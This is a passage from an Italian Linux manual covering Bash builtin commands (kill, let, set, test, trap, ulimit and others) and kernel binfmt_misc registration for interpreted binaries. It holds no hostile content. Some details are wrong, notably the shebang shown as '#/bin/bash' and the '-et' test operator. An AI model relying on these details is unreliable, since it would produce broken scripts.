Se viene indicato esplicitamente un job, l'elenco risultante sarà ristretto alle sole informazioni su quel job.

Restituisce zero a meno che sia incontrata un'opzione non ammessa o sia stata fornita l'indicazione di un job impossibile.

Il controllo sui job è descritto nella sezione 62.6.

Alcune opzioni

```
-l
```

Elenca i numeri di processo, o PID, in aggiunta alle informazioni normali.

```
-p
```

Elenca solo il PID del primo processo del gruppo di quelli appartenenti al job.

```
-n
```

Mostra solo i job che hanno cambiato stato dall'ultima notifica.

64.23 kill

```
kill [-s segnale] [pid | job]...
```

```
kill [-l [numero_del_segnale | numero_del_segnale ]...]
```

Invia il segnale indicato al processo identificato dal numero del PID o dal job. Il segnale viene definito attraverso un nome, come per esempio '**`SIGKILL`**', o un numero di segnale. Il nome del segnale non è sensibile alla differenza tra maiuscole e minuscole e può essere indicato anche senza il prefisso '**`SIG`**'. Se non viene indicato il tipo di segnale da inviare, si intende '**`SIGTERM`**'. Un argomento '**`-l`**' elenca i nomi dei segnali corrispondenti ai numeri eventualmente indicati.

Restituisce *Vero* se almeno un segnale è stato inviato con successo, o *Falso* se si verifica un errore di qualunque tipo.

Esempi

```
$ kill -s SIGHUP %1
```

Invia il segnale '**`SIGHUP`**' al job numero uno.

```
$ kill -s HUP %1
```

Esattamente come nell'esempio precedente.

```
$ kill -HUP %1
```

Esattamente come nell'esempio precedente.

```
$ kill -l
```

Elenca i nomi di segnale abbinati al numero corrispondente.

$ **kill -l 1**

Restituisce il nome corrispondente al segnale numero uno: '**HUP**'.

$ **kill -l HUP**

Restituisce il numero corrispondente al segnale '**HUP**': uno.

64.24 let

`let` *argomento* [*argomento*...]

Permette di eseguire operazioni aritmetiche con l'utilizzo di variabili. Ogni argomento è un'espressione aritmetica che deve essere risolta. Se l'ultimo argomento viene risolto generando un risultato pari a zero, '**let**' restituisce il valore uno, altrimenti restituisce zero.

Esempi

$ **let PIPPO=123+45**[*Invio*]

Calcola la somma di 123 e 45 e la assegna alla variabile '**PIPPO**'.

$ **echo $PIPPO**[*Invio*]

```
168
```

$ **let PIPPO1=123+45 PIPPO2=256+64**[*Invio*]

Calcola la somma di 123 e 45 assegnandola alla variabile '**PIPPO1**' e la somma di 256 e 64 assegnandola alla variabile '**PIPPO2**'.

$ **let PIPPO1=PIPPO1+PIPPO2**[*Invio*]

Somma il contenuto della variabile '**PIPPO1**' con quello di '**PIPPO2**' e assegna il risultato nuovamente a '**PIPPO1**'.

$ **echo $PIPPO1**[*Invio*]

```
478
```

64.25 local

`local` [*variabile_locale*[=*valore*]...]

Per ogni argomento, crea una variabile locale con il nome indicato e gli assegna il valore che appare dopo il simbolo di uguaglianza ('**=**'). Prima e dopo il simbolo '**=**' non si possono lasciare spazi. Quando il comando '**local**' viene usato dentro una funzione, fa sì che la variabile abbia una visibilità ristretta a quella funzione e ai suoi discendenti. Se non viene indicato alcun argomento, '**local**' emette un elenco di variabili locali attraverso lo standard output. È un errore usare '**local**' quando non ci si trova all'interno di una funzione. '**local**' restituisce zero a meno che '**local**' sia usato fuori da una funzione, o siano stati fatti altri errori.

64.26 logout

```
logout
```

Termina il funzionamento di una shell di *login*.

64.27 pwd

```
pwd
```

Emette il percorso assoluto della directory corrente. Se è stato usato il comando interno '**`set -P`**', i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.

64.28 read

read [-a *array*] [-p *prompt*] [-r] [*variabile*...]

Viene letta una riga dallo standard input, assegnando la prima parola di questa riga alla prima variabile indicata come argomento, assegnando la seconda parola alla seconda variabile e così via. All'ultima variabile indicata nella riga di comando viene assegnato la parte restante della riga dello standard input che non sia stata distribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile '**`IFS`**'. Se non vengono fornite variabili a cui assegnare questi dati, la riga letta viene assegnata alla variabile '**`REPLY`**'.

'**`read`**' restituisce zero, purché non sia incontrata la fine del file prima di poter leggere la riga dello standard input.

Alcune opzioni

`-r`

Utilizzando questa opzione, la barra obliqua inversa ('`\`') seguita dal codice di interruzione di riga, cosa che di solito viene interpretata come simbolo di continuazione, non viene ignorata e il simbolo '`\`' viene inteso come parte della riga.

-a *array*

Se viene fornita questa opzione, assieme al nome di una variabile array, si ottiene l'assegnamento sequenziale delle parole all'interno degli elementi di questo array (partendo dalla posizione zero).

-p *prompt*

Permette di definire un invito particolare. Questo viene visualizzato solo se l'input proviene da un terminale.

64.29 readonly

readonly [*variabile*...]

readonly [-f *funzione* ...]

```
readonly -p
```

Le variabili o le funzioni indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se non viene fornito alcun argomento e se viene indicata l'opzione '**`-p`**', viene emessa una lista di tutti i nomi a sola lettura. Un argomento '**`--`**' disabilita il controllo delle opzioni per il resto degli argomenti. Restituisce zero se non sono stati commessi degli errori.

64.30 return

```
return [n]
```

Termina l'esecuzione di una funzione restituendo il valore *n*. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito dall'ultimo comando eseguito al suo interno. Se il comando '**`return`**' viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso. In particolare, se questo script era stato eseguito attraverso il comando '**`.`**', ovvero '**`source`**', viene restituito un valore secondo le stesse regole della conclusione di una funzione, se invece questo script era stato eseguito in maniera diversa, il valore restituito è sempre *Falso*.

64.31 set

```
set [{-|+}x]...
```

```
set {-|+}o [modalità]
```

```
set parametro_posizionale...
```

```
set -- [valore_parametro_1 [valore_parametro_2...]]
```

Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell Bash.

Quasi tutte le modalità in questione sono rappresentate da una lettera alfabetica, con un qualche significato mnemonico. L'attivazione di queste modalità può essere verificata osservando il contenuto del parametro '**`$-`**':

```
$ echo $-
```

Si potrebbe ottenere una stringa come quella seguente:

```
imH
```

Le lettere che si vedono («i», «m» e «H») rappresentano ognuna l'attivazione di una modalità particolare, dove però '**`set`**' può intervenire solo su alcune di queste. Gli argomenti normali del comando '**`set`**' sono le lettere delle modalità che si vogliono attivare o disattivare: se le lettere sono precedute dal segno '**`-`**' si specifica l'attivazione di queste, mentre se sono precedute dal segno '**`+`**' si specifica la loro disattivazione.

'**`set`**' può essere usato per modificare le modalità di funzionamento anche attraverso l'opzione '**`-o`**', oppure '**`+o`**', che deve essere seguita da una parola chiave che rappresenta la modalità stessa. I segni '**`-`**' e '**`+`**' rappresentano ancora l'attivazione o la disattivazione della modalità corrispondente. Le modalità a cui si accede attraverso l'opzione '**`-o`**' (o '**`+o`**') non sono esattamente le stesse che si possono controllare altrimenti.

Il comando '**`set`**' può servire anche per modificare il contenuto dei parametri '**`$1`**', '**`$2`**',... '**`$`***n*'. Per questo, se ci sono degli argomenti che seguono la definizione dell'ultima modalità, vengono

interpretati come i valori da assegnare ordinatamente a questi parametri. In particolare, se si utilizza la forma '**`set --`**', si interviene su tutti i parametri: se non si indicano argomenti, si eliminano tutti i parametri; se ci sono altri argomenti, questi diventano ordinatamente i nuovi parametri, mentre tutti quelli precedenti vengono eliminati.

Se viene utilizzato il comando '**`set -o`**', si ottiene l'elenco delle impostazioni attuali.

'**`set`**' restituisce *Vero* se non viene incontrata un'opzione errata.

Definizione di alcune modalità

```
{-|+}a
```

```
{-|+}o allexport
```

Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.

```
{-|+}b
```

```
{-|+}o notify
```

Fa in modo che venga riportato immediatamente lo stato di un job sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima dell'invito primario successivo.

```
{-|+}e
```

```
{-|+}o errexit
```

Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo '**`until`**' o '**`while`**', di un'istruzione '**`if`**', di una lista '**`&&`**' o '**`||`**', o se il valore restituito dal comando è stato invertito per mezzo di '**`!`**'.

```
{-|+}f
```

```
{-|+}o noglob
```

Disabilita l'espansione di percorso (quello che riguarda i caratteri jolly nei nomi di file e directory).

```
{-|+}h
```

Localizza e memorizza la posizione dei programmi alla prima occasione in cui questi vengono eseguiti, in modo da rendere più rapido un eventuale avvio successivo.

```
{-|+}m
```

```
{-|+}o monitor
```

Abilita il controllo dei job. Questa modalità è attiva in modo predefinito per le shell interattive.

```
{-|+}n
```

```
{-|+}o noexec
```

Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.

```
{-|+}p
```

```
{-|+}o privileged
```

Attiva la modalità di funzionamento privilegiato. In questa modalità, il file indicato all'interno della variabile '**`BASH_ENV`**' non viene elaborato e le funzioni di shell non vengono ereditate dall'ambiente. Questa modalità è abilitata automaticamente all'avvio se i numeri UID e GID efficaci non equivalgono ai numeri UID e GID reali. Una cosa del genere si ottiene quando l'eseguibile '**`bash`**' ha il bit SUID attivo, per cui sono stati guadagnati i privilegi di un altro utente, quello proprietario del file eseguibile. Disattivare questa modalità fa sì che UID e GID efficaci tornino a essere uguali a quelli reali (perdendo i privilegi di prima).

{-|+}t

Termina l'esecuzione dopo aver letto ed eseguito un comando.

{-|+}u

{-|+}o nounset

Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.

{-|+}v

{-|+}o verbose

Emette le righe inserite nella shell appena queste vengono lette.

{-|+}x

{-|+}o xtrace

Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile '**`PS4`**'.

{-|+}B

{-|+}o braceexpand

Viene attivata l'espansione delle parentesi graffe (predefinito).

{-|+}C

{-|+}o noclobber

Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell'output attraverso l'uso degli operatori '**`>`**', '**`>&`**' e '**`<>`**'. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l'operatore di ridirezione '**`>|`**' al posto di '**`>`**' (62.5).

In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme allo standard di utilizzo normale.

{-|+}P

{-|+}o physical

Se attivato, non segue i collegamenti simbolici quando esegue i comandi che, come '**`cd`**', cambiano la directory corrente; usando invece le directory reali. L'azione di seguire i collegamenti simbolici non è così ovvia come sembra; alla fine viene proposto un esempio.

{-|+}o emacs

Fa in modo che la riga di comando funzioni secondo lo stile Emacs. Si tratta della modalità predefinita quando la shell è interattiva, a meno che sia stata avviata con l'opzione '**-nolineediting**'.

```
{-|+}o interactive-comments
```

Permette di ignorare i commenti ('#' e il resto della riga) anche durante l'esecuzione di una shell interattiva

```
{-|+}o posix
```

Cambia il comportamento della shell dove le operazioni predefinite differiscono dallo standard POSIX 1003.2 per farlo combaciare con lo standard.

```
{-|+}o vi
```

Fa in modo che la riga di comando funzioni secondo lo stile VI.

Esempi

Se '/usr/sys' è un collegamento simbolico a '/usr/local/sys/', valgono le operazioni seguenti.

$ **cd /usr/sys**[*Invio*]

$ **echo $PWD**[*Invio*]

/usr/sys

$ **cd ..**[*Invio*]

$ **echo $PWD**[*Invio*]

/usr

Se invece è stato attivato '**set -P**', la stessa cosa funziona nel modo seguente:

$ **cd /usr/sys**[*Invio*]

$ **echo $PWD**[*Invio*]

/usr/sys

$ **cd ..**[*Invio*]

$ **echo $PWD**[*Invio*]

/usr/local

L'esempio seguente riguarda invece l'utilizzo di '**set**' per modificare il gruppo dei parametri:

$ **set -- ciao come stai?**[*Invio*]

$ **echo $1**[*Invio*]

ciao

$ **echo $2**[*Invio*]

come

$ **echo $3**[*Invio*]

stai?

64.32 shift

```
shift [n]
```

I parametri posizionali da *n*+1 in avanti sono spostati a partire da '**$1**' in poi ('**$0**' non viene coinvolto). Se *n* è 0, nessun parametro viene cambiato. Se *n* non è indicato, il suo valore predefinito è uno. Il valore di *n* deve essere un numero non negativo minore o uguale a '**$#**' (cioè al numero di parametri posizionali esistenti). Se *n* è più grande di '**$#**', i parametri posizionali non vengono modificati.

Restituisce un valore maggiore di zero se *n* è più grande di '**$#**' o minore di zero; altrimenti restituisce zero.

64.33 suspend

```
suspend [-f]
```

Sospende l'esecuzione della shell fino a che non riceve un segnale '**SIGCONT**'. L'opzione '**-f**' permette di sospenderne l'esecuzione anche se si tratta di una shell di *login*.

Restituisce zero se non si verificano errori.

64.34 test

```
test espressione_condizionale
```

```
[ espressione_condizionale ]
```

Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato.

> Se si usa la forma tra parentesi quadra, è indispensabile che queste siano spaziate dall'espressione da valutare.

Nella tabella 64.3 e in quelle successive, vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.

Tabella 64.3. Espressioni per la verifica del tipo di file.

Espressione	Descrizione
-e *file*	*Vero* se il file esiste ed è di qualunque tipo.
-b *file*	*Vero* se il file esiste ed è un dispositivo a blocchi.
-c *file*	*Vero* se il file esiste ed è un dispositivo a caratteri.
-d *file*	*Vero* se il file esiste ed è una directory.
-f *file*	*Vero* se il file esiste ed è un file normale.
-L *file*	*Vero* se il file esiste ed è un collegamento simbolico.
-p *file*	*Vero* se il file esiste ed è una pipe con nome.
-S *file*	*Vero* se il file esiste ed è un socket.
-t	*Vero* se lo standard output è aperto su un terminale.

Tabella 64.4. Espressioni per la verifica dei permessi e delle modalità dei file.

Espressione	Descrizione
`-g` *file*	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` *file*	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` *file*	*Vero* se il file ha il bit Sticky attivo.
`-r` *file*	*Vero* se il file esiste ed è leggibile.
`-w` *file*	*Vero* se il file esiste ed è scrivibile.
`-x` *file*	*Vero* se il file esiste ed è eseguibile.
`-O` *file*	*Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale.
`-G` *file*	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.

Tabella 64.5. Espressioni per la verifica di altre caratteristiche dei file.

Espressione	Descrizione
`-s` *file*	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file1 `-nt` *file2*	*Vero* se il primo file ha la data di modifica più recente.
file1 `-ot` *file2*	*Vero* se il primo file ha la data di modifica più vecchia.
file1 `-et` *file2*	*Vero* se i due nomi corrispondono allo stesso inode.

Tabella 64.6. Espressioni per la verifica e la comparazione delle stringhe.

Espressione	Descrizione
`-z` *stringa*	*Vero* se la lunghezza della stringa è zero.
`-n` *stringa*	*Vero* se la lunghezza della stringa è diversa da zero.
stringa1 = *stringa2*	*Vero* se le stringhe sono uguali.
stringa1 != *stringa2*	*Vero* se le stringhe sono diverse.
stringa1 < *stringa2*	*Vero* se la prima stringa è lessicograficamente precedente.
stringa1 > *stringa2*	*Vero* se la prima stringa è lessicograficamente successiva.

Tabella 64.7. Espressioni per il confronto numerico. Come operandi possono essere utilizzati numeri interi, positivo o negativi, oppure l'espressione speciale '`-l` *stringa*' che restituisce la lunghezza della stringa indicata.

Espressione	Descrizione
op1 `-eq` *op2*	*Vero* se gli operandi sono uguali.
op1 `-ne` *op2*	*Vero* se gli operandi sono differenti.
op1 `-lt` *op2*	*Vero* se il primo operando è inferiore al secondo.
op1 `-le` *op2*	*Vero* se il primo operando è inferiore o uguale al secondo.
op1 `-gt` *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 `-ge` *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 64.8. Operatori logici.

Espressione	Descrizione
! *espressione*	Inverte il risultato logico dell'espressione.
espressione `-a` *espressione*	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione `-o` *espressione*	*Vero* se almeno un'espressione dà un risultato *Vero*.

64.35 times

```
times
```

Emette i tempi di utilizzo accumulati.

64.36 trap

trap [-l] [*argomento*] [*segnale*]

Il comando espresso nell'argomento dovrà essere letto ed eseguito quando la shell riceverà il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino ('**-**') al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è '**EXIT**', pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale. L'opzione '**-l**' fa sì che la shell emetta una lista di nomi di segnali e i loro numeri corrispondenti. I segnali ignorati al momento dell'ingresso della shell non possono essere intercettati o inizializzati. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.

Il valore restituito è *Vero* se non vengono riscontrati errori.

64.37 type

type [-all] [-type | -path] *nome* [*nome*...]

Determina le caratteristiche di uno o più comandi indicati come argomento.

Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.

Alcune opzioni

nessuna opzione

Se viene usato senza opzioni, indica come verrebbe interpretato ciascun nome indicato negli argomenti, se questo fosse usato come comando.

-type | -t

Viene emessa la definizione del tipo di nome indicato tra gli argomenti. Può trattarsi di:

- '**alias**';
- '**keyword**' (parola riservata della shell);
- '**function**';
- '**builtin**' (comando interno);
- '**file**'.

Se il nome non viene trovato, allora non si ottiene alcun output e viene restituito il valore *Falso*.

-path | -p

Viene emesso il nome del file che verrebbe eseguito se il nome indicato negli argomenti fosse utilizzato come un nome di comando; se il file non esiste, non viene emesso alcun risultato.

`-all | -a`

Emette tutti gli elementi corrispondenti ai nomi indicati, inclusi alias e funzioni, purché non sia usata anche l'opzione '**`-path`**'.

64.38 ulimit

`ulimit` [*opzioni*] [*limite*]

Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**`unlimited`**'.

Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore.

A meno di usare kernel Linux particolarmente recenti, è probabile che alcune delle funzionalità di questo comando non producano alcun risultato pratico, perché le funzioni di sistema che devono attuare questi compiti non sono ancora operative.

Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene espressa alcuna opzione, si assume '**`-f`**'. I valori sono in multipli di 1024 byte, tranne che per '**`-t`**' che è in secondi, '**`-p`**' che è in unità di blocchi da 512 byte, '**`-n`**' e '**`-u`**' che sono numeri senza unità.

Il valore restituito è zero se non vengono commessi errori.

Alcune opzioni

`-H`

Viene impostato il limite fisico (*hard*) per la data risorsa. Un limite fisico non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione '**`-S`**' in modo predefinito.

`-S`

Viene impostato il limite logico (*soft*) per la data risorsa. Un limite logico può essere aumentato fino al valore del limite fisico. Questa opzione è predefinita se non viene specificata l'opzione '**`-H`**'.

`-a`

Sono riportati tutti i limiti correnti.

`-c`

La grandezza massima dei file '`core`' creati.

`-d`

La grandezza massima del segmento dati di un processo.

`-f`

La grandezza massima dei file creati dalla shell.

`-m`

La grandezza massima della memoria occupata.

`-s`

La grandezza massima dello stack del processo.

`-t`

Il massimo quantitativo di tempo di CPU in secondi.

`-p`

La grandezza della pipe in blocchi da 512 byte (questo non può essere cambiato).

`-n`

Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, consentendo solo la sua lettura).

`-u`

Il numero massimo di processi disponibili per un solo utente.

`-v`

Il massimo ammontare di memoria virtuale disponibile per la shell.

64.39 umask

`umask` [`-S`] [*modalità*]

La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Se la modalità inizia con una cifra numerica, questo valore viene interpretato come un numero ottale; altrimenti viene interpretato in modo simbolico, così come avviene con '**`chmod`**'. Se la modalità viene omessa, oppure se è stata fornita l'opzione '**`-S`**', viene emesso il valore corrente della maschera. L'opzione '**`-S`**' fa sì che la maschera venga emessa in formato simbolico; altrimenti la forma predefinita è quella di un numero ottale.

Restituisce zero se non vengono riscontrati errori.

64.40 unalias

`unalias` [`-a`] [*nome_di_alias*...]

Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione '**`-a`**', sono rimosse tutte le definizioni di alias.

Restituisce *Vero* se non vengono riscontrati errori.

64.41 unset

`unset` [`-v`] *nome_variabile*...

`unset -f` *nome_funzione* ...

Vengono rimosse le variabili indicate. Se viene utilizzata l'opzione '**`-f`**', si fa riferimento a funzioni.

Le variabili '**`PATH`**', '**`IFS`**', '**`PPID`**', '**`PS1`**', '**`PS2`**', '**`UID`**' e '**`EUID`**', non possono essere rimosse.

> Se una qualsiasi fra '**RANDOM**', '**SECONDS**', '**LINENO**', o '**HISTCMD**' viene rimossa, perde la sua speciale proprietà, persino se viene ripristinata successivamente.

Restituisce *Vero* se non vengono riscontrati errori.

64.42 wait

```
wait [n]
```

Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero *n* può essere un PID o un job; se viene indicato un job, si attende la conclusione di tutti i processi nella pipeline di quel job. Se *n* non viene indicato, si aspetta la conclusione di tutti i processi discendenti ancora attivi, restituendo il valore zero. Se *n* specifica un processo o un job non esistente, viene restituito 127. Altrimenti, il valore restituito è lo stesso dell'ultimo processo o job per cui si era in attesa.

Parte xvi

Eseguibili e interpretabili

Eseguibili, interpretabili e automazione dell'interpretazione

Quando si utilizza un sistema operativo complesso come GNU/Linux, dove il kernel ha un ruolo così importante, è difficile stabilire una distinzione netta tra un programma eseguibile binario e un programma interpretato. A livello astratto si intende che il programma interpretato richiede un programma interprete che è di fatto il suo esecutore, ma anche l'interprete potrebbe a sua volta essere interpretato da un altro programma di livello inferiore. È un po' come quando per tradurre un testo dal cinese all'italiano, si preferisce partire dal lavoro di qualcun altro che l'ha già tradotto in inglese.

Evidentemente si pone il problema di stabilire il livello di astrazione a cui si vuole fare riferimento. Si potrebbe dire che un programma binario «normale» sia quello che viene eseguito direttamente dal kernel senza bisogno di altri sostegni da parte di programmi interpreti aggiuntivi. In questo senso, potrebbe accadere anche di avere un programma che nel sistema «A» è un binario normale, mentre nel sistema «B» potrebbe essere eseguito per opera di un interprete intermedio, diventando lì un programma interpretato.

65.1 Script

Il classico tipo di programma interpretato è lo script che normalmente viene individuato dalla stessa shell attraverso cui viene avviato. Per questo è stata stabilita la convenzione per cui questi programmi sono contenuti in file di testo, in cui la prima riga indichi il percorso dell'interprete necessario.

```
#/bin/bash
```

Tale convenzione impone che, in questo tipo di script, il simbolo '`#`' rappresenti l'inizio di un commento e che comunque si tratti di un file di testo normale. Inoltre, è stabilito implicitamente, che il programma interprete indicato riceva il nome dello script da interpretare come primo argomento.

Attualmente, non è solo la shell che può accorgersi del fatto che si tratti di uno script; anche il kernel è coinvolto in questa forma di riconoscimento, tanto da poter creare dei sistemi specifici che, all'avvio, invece di mettere in funzione l'eseguibile '**`init`**', avviano direttamente uno script attraverso l'interprete relativo.

65.2 Programmi da interpretare che non sono script

Quando il file da interpretare non è così semplice come uno script, per esempio perché non si tratta di un file di testo, si pone il problema di stabilire un metodo per il suo riconoscimento, altrimenti si è costretti a usare sempre un comando che richiami esplicitamente il suo interprete. L'esempio più comune di questa situazione è il programma scritto per un'altra piattaforma che si vuole utilizzare attraverso un interprete (o un emulatore) adatto. Generalmente, questi programmi estranei sono riconoscibili in base a una stringa binaria tipica che si può trovare all'inizio del file che li contiene; in pratica, in base al magic number del file. In altre situazioni, si può essere costretti a definire un'estensione particolare per i nomi di questi file, come avviene nel Dos.

65.3 Gestione del kernel dei binari eterogenei

A partire dall'introduzione dell'interprete Java anche per GNU/Linux, si è sentito maggiormente il problema di organizzare in modo coerente la gestione dei programmi che per un motivo o per l'altro devono essere interpretati attraverso un programma esterno al kernel stesso. Il meccanismo attuale permette una configurazione molto semplice del sistema, attraverso la quale si può automatizzare l'interpretazione di ciò che si vuole (sezione 29.2.4).

Per verificare che il kernel sia in grado di gestire questa funzione, basta controllare che all'interno della directory '`/proc/sys/fs/binfmt_misc/`' appaiano i file '`register`' e '`status`'; il secondo in particolare, dovrebbe contenere la parola '**`enabled`**'.

Questa funzionalità può essere attivata, se necessario, con il comando seguente:

```
# echo 1 > /proc/sys/fs/binfmt_misc/status
```

Per disattivarla, basta utilizzare il valore zero.

```
# echo 0 > /proc/sys/fs/binfmt_misc/status
```

Quando la gestione è disattivata, la lettura del file '`/proc/sys/fs/binfmt_misc/status`' restituisce la stringa '**`disabled`**'.

65.3.1 Configurazione

Trattandosi di un'attività che riguarda il kernel, non c'è un file di configurazione vero e proprio. Per informare il kernel della presenza di programmi da interpretare attraverso eseguibili esterni, occorre sovrascrivere un file virtuale del file system '`/proc/`'. In generale, questo si ottiene utilizzando un comando '**`echo`**', il cui standard output viene ridiretto nel file '`/proc/sys/fs/binfmt_misc/register`'. Per definire il supporto a un tipo di programma interpretato, si utilizza una riga secondo la sintassi seguente:

:*nome*:*tipo*:[*scostamento*]:*riconoscimento*:[*maschera*]:*programma_interprete*:

Allo stato attuale, dal momento che i due punti verticali separano i vari campi di questo record, tale simbolo non può apparire all'interno di questi.

1. *nome*

   Il primo campo serve a dare un nome a questo tipo di programma da interpretare. Ciò si tradurrà nella creazione di un file virtuale con lo stesso nome, '`/proc/sys/fs/binfmt_misc/`*nome*', che poi permette di controllarne le funzionalità.

2. *tipo*

   Il secondo campo definisce il tipo di riconoscimento che si vuole utilizzare. La lettera '**`M`**' indica l'utilizzo di un magic number, ovvero una stringa nella parte iniziale del file, oppure la lettera '**`E`**' specifica che viene presa in considerazione l'estensione nel nome. Ciò serve a definire in che modo interpretare il quarto campo di questo record.

3. *scostamento*

   Nel caso in cui si utilizzi un riconoscimento basato su una stringa iniziale, questa deve essere contenuta nei primi 128 byte, anche se non è detto che inizi dal primo. L'inizio della stringa di riconoscimento può essere indicato espressamente con un numero intero posto all'interno di questo campo: zero rappresenta il primo byte.

4. *riconoscimento*

   Il quarto campo consente di inserire la stringa di riconoscimento o l'estensione del file. La stringa, ovvero il magic number, può essere specificata utilizzando delle sequenze di escape che consentono l'indicazione di valori esadecimali. Per questo si usa il prefisso '**`\x`**', seguito da due cifre esadecimali che rappresentano un byte alla volta. A questo proposito, è bene ricordare che se il record viene definito in una riga di comando di una shell, è molto probabile che la barra obliqua inversa debba essere raddoppiata.

   La stringa di riconoscimento può essere applicata a ciò che resta dopo il filtro con la maschera indicata nel campo successivo.

   Nel caso si specifichi l'uso dell'estensione per riconoscere il tipo di file, questa non deve contenere il punto iniziale, che così è sottinteso.

5. *maschera*

   Il quinto campo serve a indicare una maschera da utilizzare per filtrare i bit che compongono la parte di file che deve essere utilizzata per il riconoscimento attraverso il magic number. In pratica, di solito non si utilizza e si ottiene l'applicazione della maschera predefinita corrisponde a '**`\ff`**'. La maschera viene applicata attraverso un AND con i byte corrispondenti del file; quello che ne deriva viene usato per il paragone con il modello specificato nel quarto campo.

   La maschera predefinita, evidentemente, non provoca alcuna modifica.

6. *programma_interprete*

   L'ultimo campo serve a indicare il percorso assoluto dell'interprete da utilizzare per mettere in esecuzione il programma identificato attraverso questo record. Evidentemente, si presume che questo programma possa essere avviato indicando il file da interpretare come primo argomento. Se necessario, l'interprete può essere uno script predisposto opportunamente per avviare il vero interprete nel modo richiesto.

Attualmente, si pongono delle limitazioni a cui è già stato accennato in parte:

- il record che definisce un tipo di eseguibile da interpretare non può superare i 255 caratteri;
- la stringa binaria di riconoscimento, ovvero il magic number, deve trovarsi all'intero dei primi 128 byte del file, ovvero dal byte zero al byte 127, e lo scostamento non può modificare questo limite;
- il contenuto dell'ultimo campo, quello del percorso di avvio dell'interprete, non può superare i 127 caratteri.

Esempi

```
# echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' ↩
↪> /proc/sys/fs/binfmt_misc/register
```

Definisce il binario Java, riconoscibile dalla sequenza esadecimale $CAFEBABE_{16}$, a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma '`/usr/bin/java`', il quale potrebbe essere uno script che si occupa di avviare correttamente l'interprete giusto.

```
# echo ':Java:E::class::/usr/bin/java:' ↩
↪> /proc/sys/fs/binfmt_misc/register
```

Come nell'esempio precedente, con la differenza che l'eseguibile Java viene identificato solo per la presenza dell'estensione '`.class`'.

65.3.2 Realizzazione pratica

Non si può pensare che ogni volta che si vuole utilizzare un binario estraneo da interpretare, si debba dare il comando apposito, come negli esempi mostrati nella sezione precedente. Evidentemente, si tratta di inserire queste dichiarazioni in uno script della procedura di inizializzazione del sistema; in mancanza d'altro nel solito '`rc.local`' contenuto nella directory '`/etc/rc.d/`', oppure in altra simile.

Una volta definito un tipo di eseguibile da interpretare, nella directory '`/proc/sys/fs/binfmt_misc/`' viene creato un file virtuale con il nome corrispondente a quanto indicato nel primo campo del record di definizione. Se questo file viene sovrascritto con il valore `-1`, si ottiene l'eliminazione del tipo corrispondente. Se si fa la stessa cosa con il file '`status`', si elimina la gestione di tutti i binari specificati precedentemente.

Esempi

```
# echo -1 > /proc/sys/fs/binfmt_misc/Java
```

Elimina la gestione del tipo di binario '**`Java`**'.

```
# echo -1 > /proc/sys/fs/binfmt_misc/status
```

